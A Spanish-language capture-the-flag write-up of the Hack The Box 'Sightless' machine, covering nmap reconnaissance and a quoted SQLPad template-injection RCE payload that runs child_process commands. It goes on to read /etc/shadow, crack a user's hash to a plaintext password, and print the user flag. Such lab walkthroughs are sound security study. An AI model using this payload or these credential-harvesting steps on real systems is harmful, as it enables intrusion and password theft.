Sightless writeup - Hack The box

Escrito por : tellmefred

Dificultad : Fácil

Introducción:

En este writeup de “Sightless”, exploraremos cómo aprovechar el port forwarding y explotar vulnerabilidades en un servicio público para comprometer el sistema.

Esta máquina presenta retos interesantes que requieren creatividad y precisión.

¡Descubre los detalles completos a lo largo de este writeup!

Reconocimiento:

Hacemos un Ping para confirmar la conectividad.

```
❯ ping 10.10.11.32
PING 10.10.11.32 (10.10.11.32) 56(84) bytes of data.
64 bytes from 10.10.11.32: icmp_seq=1 ttl=63 time=22.9 ms
64 bytes from 10.10.11.32: icmp_seq=2 ttl=63 time=21.7 ms
64 bytes from 10.10.11.32: icmp_seq=3 ttl=63 time=21.8 ms
^C
--- 10.10.11.32 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 21.741/22.157/22.937/0.551 ms
```

Y luego pasamos al escaneo de nmap revisando bien el escaneo podemos ver que tenemos una redirecion así que agreguemos a la lista etc/hosts.


```
❯ nmap -sCV -sS -Pn -p- --open --min-rate 2500 10.10.11.32 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-16 10:24 CEST
Nmap scan report for 10.10.11.32
Host is up (0.029s latency).
Not shown: 63454 closed tcp ports (reset), 2078 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (sightless.htb FTP Server) [::ffff:10.10.11.32]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c9:6e:3b:8f:c6:03:29:05:e5:a0:ca:00:90:c9:5c:52 (ECDSA)
|_  256 9b:de:3a:27:77:3b:1b:e1:19:5f:16:11:be:70:e0:56 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://sightless.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.94SVN%I=7%D=9/16%Time=66E7EB43%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,A0,"220\x20ProFTPD\x20Server\x20\(sightless\.htb\x20FTP\x20
SF:Server\)\x20\[::ffff:10\.10\.11\.32\]\r\n500\x20Invalid\x20command:\x20
SF:try\x20being\x20more\x20creative\r\n500\x20Invalid\x20command:\x20try\x
SF:20being\x20more\x20creative\r\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.52 seconds
```


Aquí lo añadimos a la lista y pasamos a entrar a la página.

```
  GNU nano 8.0                                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       tellmefred.tellmefred   tellmefred
10.10.11.32     sightless.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


Aquí vemos la página web.




Más abajo podemos encontrar una prueba de un servicio hago click y no puede encontrar el sitio así que agregamos a /etc/hosts.




Aqui hacemos lo mismo que arriba.



SQLpad es el servicio corriendo en este sub dominio.



Buscando me encuentro con este RCE, y vemos que hay manera de conseguir una Reverse shell.



Template injection in connection test endpoint leads to RCE in sqlpad/sqlpad

Valid Reported on Mar 12th 2022

Description

Please enter a description of the vulnerability.

Proof of Concept

- Run a local docker instance

```
sudo docker run -p 3000:3000 --name sqlpad -d --env SQLPAD_ADMIN=admin --env SQLPAD_ADMIN_PAS
```


- Navigate to http://localhost:3000/
- Click on **Connections->Add connection**
- Choose **MySQL** as the driver
- Input the following payload into the **Database** form field

```
{{ process.mainModule.require('child_process').exec('id>/tmp/pwn') }}
```


- Execute the following command to confirm the **/tmp/pwn** file was created in the container filesystem

Explotación:

Aquí pongamos a prueba ejecutando el comando donde dice data base.



Y perfecto conseguimos la reverse shell, vemos que somos root pero al verificar bien me di cuenta que estábamos en un contenedor de docker así que a salir de aquí.



```
root@c184118df0a6:/home# cd micha
cd michael/
root@c184118df0a6:/home/michael# ls
ls
root@c184118df0a6:/home/michael# cd root
cd root
bash: cd: root: No such file or directory
root@c184118df0a6:/home/michael# cd /root
cd /root
root@c184118df0a6:~# ls
ls
root@c184118df0a6:~# cd /home/node
cd /home/node
root@c184118df0a6:/home/node# ls
ls
root@c184118df0a6:/home/node#
```

Con cat /etc/shadow vemos el hash de Michael y procedemos a llevarlo a nuestra máquina.

```
irc:*:19051:0:99999:7:::
gnats:*:19051:0:99999:7:::
nobody:*:19051:0:99999:7:::
_apt:*:19051:0:99999:7:::
node:!:19053:0:99999:7:::
michael:$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/:19860:0:99999:7:::
root@c184118df0a6:/home/michael#
```

Hash de Michael

Con john sacamos la contraseña de este usuario.

```
$6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa.q2Z9bLUU6tlBWaEwuxCDEP9UFHIXNUcF2rBnsaFYuJa6DUh/pL2IJD/ insaneclownposse

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target......: $6$mG3Cp2VPGY.FDE8u$KVWVIHzqTzhOSYkzJIpFc2EsgmqvPa....L2IJD/
Time.Started.....: Mon Sep 16 10:57:10 2024 (1 min, 6 secs)
Time.Estimated...: Mon Sep 16 10:58:16 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      885 H/s (13.01ms) @ Accel:128 Loops:512 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 58496/14344385 (0.41%)
Rejected.........: 0/58496 (0.00%)
Restore.Point....: 58368/14344385 (0.41%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4608-5000
Candidate.Engine.: Device Generator
Candidates.#1....: kruimel -> ilovetyson
Hardware.Mon.#1..: Util: 76%

Started: Mon Sep 16 10:56:13 2024
Stopped: Mon Sep 16 10:58:17 2024
```

Contraseña de Michael

Y ya procedemos a acceder por ssh a la máquina con usuario y contraseña.

```
❯ ssh michael@10.10.11.32
The authenticity of host '10.10.11.32 (10.10.11.32)' can't be established.
ED25519 key fingerprint is SHA256:L+MjNuOUpEDeXYX6Ucy5RCzbINIjBx2qhJQKjYrExig.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.32' (ED25519) to the list of known hosts.
michael@10.10.11.32's password:
Last login: Mon Sep 16 08:53:32 2024 from 10.10.14.48
michael@sightless:~$
```

Ahora tenemos el user flag.


```
michael@sightless:~$ cd /home/michael/
michael@sightless:~$ ls
user.txt
michael@sightless:~$ cat user.txt
775f665492453aaf03187aa523084c5d
michael@sightless:~$
```

Escalada de Privilegios:


Aquí en la escalada de privilegios tenemos algunos puertos corriendo en local llevemos esto a nuestra máquina en local con port forwarding.

```
michael@sightless:~$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:33987         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:33343         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:41597         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
michael@sightless:~$
```

